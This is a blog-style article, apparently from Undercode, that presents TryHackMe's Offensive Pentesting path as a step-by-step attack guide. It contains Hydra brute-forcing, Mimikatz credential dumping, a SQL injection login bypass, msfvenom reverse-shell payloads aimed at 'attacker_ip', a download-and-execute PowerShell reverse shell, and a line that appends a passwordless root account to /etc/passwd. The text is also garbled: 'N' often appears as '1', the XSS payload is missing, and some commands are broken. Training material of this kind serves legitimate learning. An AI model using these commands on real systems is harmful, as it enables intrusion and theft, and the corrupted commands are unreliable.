Listen to this Post

Introduction:
Offensive penetration testing is the art of thinking like an adversary to uncover vulnerabilities before malicious actors can exploit them. Unlike theoretical cybersecurity education, hands-on platforms like TryHackMe force practitioners to navigate real-world scenarios—from reconnaissance and password cracking to web exploitation and privilege escalation—building the muscle memory required to operate effectively in live environments. This article distills the core lessons from completing TryHackMe’s Offensive Pentesting path, providing a structured guide to the tools, techniques, and mindset shifts that separate script kiddies from competent penetration testers.
Learning Objectives & Secrets:
- Objective 1: Master Reconnaissance and Enumeration – Learn to systematically map attack surfaces using Nmap for port scanning and Gobuster for directory brute-forcing, ensuring no stone is left unturned.
- Objective 2 Secret Tip: Password Attacks Beyond Brute-Force – Move beyond simple dictionary attacks; leverage Hydra for online cracking and John the Ripper for offline hash analysis, but always prioritize gathering password policies and user lists first to reduce wordlist size.
- Objective 3 Secret Tip: Web Exploitation Through Context – Instead of blindly firing SQL injection payloads, use Burp Suite to analyze the entire HTTP request/response cycle, and craft XSS payloads that consider the application’s context (reflected, stored, or DOM-based) for maximum impact.
You Should Know:
- Reconnaissance and Enumeration: The Foundation of Every Hack
Reconnaissance is the most critical phase of any penetration test. It involves gathering information about the target system to identify potential entry points. On TryHackMe’s path, this typically starts with network scanning using Nmap and web directory enumeration using Gobuster.
- Step-by-Step Guide:
- Scan for open ports: Use Nmap to perform a comprehensive scan. `nmap -sV -sC -O -A -T4 target_ip` runs version detection, default scripts, OS detection, and aggressive timing.
- Enumerate web directories: If a web server is detected (e.g., port 80 or 443), use Gobuster to find hidden directories. `gobuster dir -u http://target_ip -w /usr/share/wordlists/dirb/common.txt -t 50` uses a common wordlist with 50 threads.
- Analyze scan results: Look for unusual open ports (e.g., 8080, 8443) or services with known vulnerabilities (e.g., outdated Apache versions). Use `nmap -p-` for a full port scan if initial results are sparse.
Linux Command Example:
 Perform a stealthy SYN scan on the top 1000 ports
sudo nmap -sS -T4 -p- target_ip

Enumerate SMB shares anonymously
enum4linux -a target_ip
Windows Command Example (using PowerShell):
 Test-1etConnection for basic port checks
Test-1etConnection target_ip -Port 80

Use Invoke-WebRequest to fuzz directories (limited)
Invoke-WebRequest -Uri "http://target_ip/admin" -Method GET
2. Password Attacks: Cracking the Weakest Link
Passwords remain the primary attack vector. TryHackMe’s path covers both online password guessing (Hydra) and offline hash cracking (John the Ripper). The secret to success lies in effective wordlist management and understanding hash formats.
- Step-by-Step Guide:
- Online password attack: Use Hydra to brute-force login forms or services like SSH. `hydra -l admin -P /usr/share/wordlists/rockyou.txt target_ip ssh` tries the username “admin” with the rockyou wordlist.
- Offline hash cracking: Capture password hashes (e.g., from /etc/shadow on Linux) and use John the Ripper. `john –wordlist=/usr/share/wordlists/rockyou.txt hash_file.txt` cracks the hashes.
- Optimize cracking: Use rules to mutate wordlists. `john –wordlist=passwords.txt –rules=best64 hash_file.txt` applies best64 rules to increase success rates.
Linux Command Example:
 Extract NTLM hashes from a Windows SAM file (using impacket)
impacket-secretsdump -sam sam_file -system system_file LOCAL

Crack NTLM hashes with hashcat (GPU-accelerated)
hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt -O
Windows Command Example (using Mimikatz):
 Dump credentials from memory (requires admin)
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
3. Web Exploitation: Burp Suite, SQLi, and XSS
Web applications are a goldmine for vulnerabilities. The path emphasizes using Burp Suite as an intercepting proxy to manipulate requests, alongside manual exploitation of SQL injection (SQLi) and cross-site scripting (XSS).
- Step-by-Step Guide:
- Set up Burp Suite: Configure your browser to use Burp as a proxy (127.0.0.1:8080). Intercept requests to view and modify parameters.
- Test for SQL injection: Inject a single quote (
') into a vulnerable parameter. If an error occurs, it’s likely vulnerable. Use `’ OR ‘1’=’1` to bypass authentication. - Exploit XSS: Inject `` into input fields. If the alert fires, the application is vulnerable to reflected XSS.
- Automate with Burp Intruder: Use Intruder to fuzz parameters with payload lists (e.g., SQLi payloads, XSS vectors).
Linux Command Example (using sqlmap):
 Automate SQL injection detection and exploitation
sqlmap -u "http://target_ip/page?id=1" --dbs
Windows Command Example (using PowerShell for basic fuzzing):
 Send a crafted request with a SQLi payload
$body = @{username="admin' OR '1'='1"; password="test"}
Invoke-WebRequest -Uri "http://target_ip/login" -Method POST -Body $body
4. Exploitation Frameworks: Metasploit and Manual Exploit Development
Metasploit is the industry-standard framework for developing and executing exploits. However, the path also encourages manual exploit development to understand the underlying mechanics.
- Step-by-Step Guide:
- Search for exploits: Use `search` in Metasploit to find relevant exploits.
search type:exploit platform:windows eternalblue. - Configure and run:
use exploit/windows/smb/ms17_010_eternalblue; setRHOSTS,PAYLOAD, andLHOST; thenrun. - Manual exploit development: For a simple buffer overflow, craft a payload using Python to overwrite the EIP register with a JMP ESP address, then place shellcode.
- Generate reverse shells: Use `msfvenom` to create custom payloads.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=attacker_ip LPORT=4444 -f exe -o payload.exe.
Linux Command Example:
 Generate a Linux reverse shell payload
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f elf -o shell.elf

Start a listener
nc -lvnp 4444
Windows Command Example (using PowerSploit):
 Load PowerSploit and execute a reverse PowerShell shell
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1')
Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost attacker_ip -Lport 443
5. Privilege Escalation: From Low Priv to Root/Admin
Privilege escalation is often the make-or-break phase of a penetration test. The path covers both Linux and Windows techniques, focusing on misconfigurations, weak permissions, and kernel exploits.
- Step-by-Step Guide (Linux):
- Check sudo permissions: `sudo -l` lists commands the user can run with sudo. Look for commands that can be exploited (e.g.,
find,vim). - Find SUID binaries: `find / -perm -4000 -type f 2>/dev/null` lists files with the SUID bit set. Exploitable binaries like `pkexec` or `sudo` can lead to root.
- Kernel exploits: Check the kernel version with `uname -a` and search for known exploits (e.g., Dirty Cow).
- Step-by-Step Guide (Windows):
- Check user privileges: `whoami /priv` lists enabled privileges. SeImpersonatePrivilege can be exploited with tools like JuicyPotato.
- Enumerate services: `sc query` lists services. Look for unquoted service paths or weak permissions.
- Use PowerUp: Run `Invoke-AllChecks` from PowerUp to identify common misconfigurations.
Linux Command Example:
 Exploit a writable /etc/passwd (if permissions allow)
echo "root2::0:0:root:/root:/bin/bash" >> /etc/passwd
Windows Command Example (using JuicyPotato):
 Exploit SeImpersonatePrivilege to get SYSTEM
JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c whoami" -t  -c {CLSID}
6. Traffic Analysis: Wireshark and Packet Sniffing
Understanding network traffic is essential for both offensive and defensive security. Wireshark allows you to capture and analyze packets to identify credentials, misconfigurations, or malicious activity.
- Step-by-Step Guide:
- Capture traffic: Start Wireshark on the interface connected to the target network (e.g., eth0).
- Filter traffic: Use filters like `http` to view HTTP requests, `dns` for DNS queries, or `tcp.port == 80` for specific ports.
- Follow streams: Right-click on a packet and select “Follow TCP Stream” to reconstruct the entire conversation, which often reveals plaintext credentials.
- Extract files: Use Wireshark’s “Export Objects” feature to extract files transferred over HTTP or SMB.
Linux Command Example (using tcpdump):
 Capture HTTP traffic and save to a file
sudo tcpdump -i eth0 -w capture.pcap port 80

Read the capture file with tcpdump
tcpdump -r capture.pcap -A
Windows Command Example (using Netsh):
 Start a packet capture (requires admin)
netsh trace start capture=yes tracefile=c:\capture.etl maxsize=100

Stop the capture
netsh trace stop
What Undercode Say:
- Key Takeaway 1: Hands-on practice is non-1egotiable. Reading about penetration testing and actually performing it are two distinct skill sets, and platforms like TryHackMe bridge that gap by providing realistic, isolated environments.
- Key Takeaway 2: The hacker mindset is about persistence and curiosity. The journey from “low-priv nobody” to root/admin is rarely linear—it requires systematic enumeration, creative thinking, and the humility to learn from failed exploits.
Analysis: The Offensive Pentesting path on TryHackMe is not just a course; it’s a crucible that forges technical competence and mental resilience. The emphasis on tools like Nmap, Burp Suite, and Metasploit is balanced with manual techniques, ensuring practitioners understand the “why” behind each action. The inclusion of both Linux and Windows privilege escalation reflects the reality of modern enterprise environments, where heterogeneity is the norm. Moreover, the path’s structure—moving from reconnaissance to exploitation to post-exploitation—mirrors the standard penetration testing methodology, making it an excellent primer for aspiring OSCP candidates. The greatest takeaway, however, is the cultural shift: hacking is not about “pressing buttons” but about understanding systems at a fundamental level and thinking several steps ahead of the defender.
Prediction:
- +1 The demand for hands-on, practical cybersecurity training will continue to surge as organizations realize that theoretical certifications alone do not produce effective security professionals. Platforms like TryHackMe are poised to become the new standard for skill validation.
- +1 The integration of AI and machine learning into penetration testing tools will accelerate, but the core skills of reconnaissance, manual exploitation, and privilege escalation will remain irreplaceable, ensuring that human expertise stays at the forefront.
- -1 The rapid evolution of cloud-1ative architectures and serverless computing will render some traditional pentesting techniques obsolete, requiring constant curriculum updates to stay relevant.
- -1 As offensive tools become more accessible, the barrier to entry for malicious actors will lower, increasing the frequency of automated attacks and necessitating stronger defensive measures.
- +1 The gamification of cybersecurity education, as seen in TryHackMe, will improve retention and engagement, producing a new generation of security practitioners who are better prepared for the dynamic threat landscape.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e_46bcB2 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


